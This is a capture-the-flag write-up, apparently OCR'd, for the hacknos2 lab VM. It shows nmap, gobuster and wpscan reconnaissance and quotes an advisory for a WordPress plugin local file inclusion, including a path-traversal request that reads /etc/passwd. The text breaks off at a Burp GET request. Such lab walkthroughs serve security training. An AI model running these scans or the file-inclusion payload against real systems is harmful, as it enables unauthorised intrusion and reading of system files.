

hacknos2

Nmap version scan, all TCP port




```
root@kali:/tmp/crack# nmap -sV -p- hacknos.ova
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-13 06:24 EST
Nmap scan report for hacknos.ova (192.168.2.90)
Host is up (0.00038s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:54:49:08 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap default scripts scan, all TCP port



```
root@kali:/tmp/crack# nmap -sC -p- hacknos.ova
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-13 06:25 EST
Nmap scan report for hacknos.ova (192.168.2.90)
Host is up (0.00029s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
|   256 b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
|_  256 09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp open  http
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:54:49:08 (Oracle VirtualBox virtual NIC)
```

Gobuster scan, enumerating directories for the webserver




```
root@kali:/tmp/crack# gobuster dir --url http://hacknos.ova -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://hacknos.ova
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/13 06:27:12 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/server-status (Status: 403)
/tsweb (Status: 301)
===============================================================
2019/12/13 06:27:14 Finished
===============================================================
```


Be sure to edit host files properly, else the webpage won't display the webpage properly.
In this case hostname must be hacknos.ova

```
root@kali:/tmp/crack# gobuster dir --url http://hacknos.ova -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://hacknos.ova
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/13 06:27:12 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/server-status (Status: 403)
/tsweb (Status: 301)
===============================================================
2019/12/13 06:27:14 Finished
===============================================================
```

Wpscan, enumerate users




```
root@kali:/tmp/crack# wpscan --url http://hacknos.ova/tsweb -eu
```




```
[i] User(s) Identified:

[+] user
 | Detected By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://hacknos.ova/tsweb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Wpscan, enumerate vulnerable plugins




```
[+] gracemedia-media-player
 | Location: http://hacknos.ova/tsweb/wp-content/plugins/gracemedia-media-player/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2013-07-21T15:09:00.000Z
 |
 | Detected By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: GraceMedia Media Player 1.0 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9234
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9618
 |      - https://www.exploit-db.com/exploits/46537/
 |      - https://seclists.org/fulldisclosure/2019/Mar/26
 |
 | Version: 1.0 (100% confidence)
 | Detected By: Readme - Stable Tag (Aggressive Detection)
 |  - http://hacknos.ova/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://hacknos.ova/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
```

Looking for an avenue for entry, looks promising




```
root@kali:/tmp/crack# searchsploit GraceMedia
------------------------------------------------------------------------------
 Exploit Title


------------------------------------------------------------------------------
WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion
------------------------------------------------------------------------------
```

Description of the exploit




```
III. DESCRIPTION
-------------------------
This bug was found in the file:

/gracemedia-media-player/templates/files/ajax_controller.php

Vulnerable code:

require_once($_GET['cfg']);

The parameter "cfg" it is not sanitized allowing include local files

To exploit the vulnerability only is needed use the version 1.0 of the HTTP
protocol to interact with the application.

IV. PROOF OF CONCEPT
-------------------------
The following URL have been confirmed that is vulnerable to local file
inclusion.

Local File Inclusion POC:

GET
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd
```

Send a GET request to web server via burp




```
GET
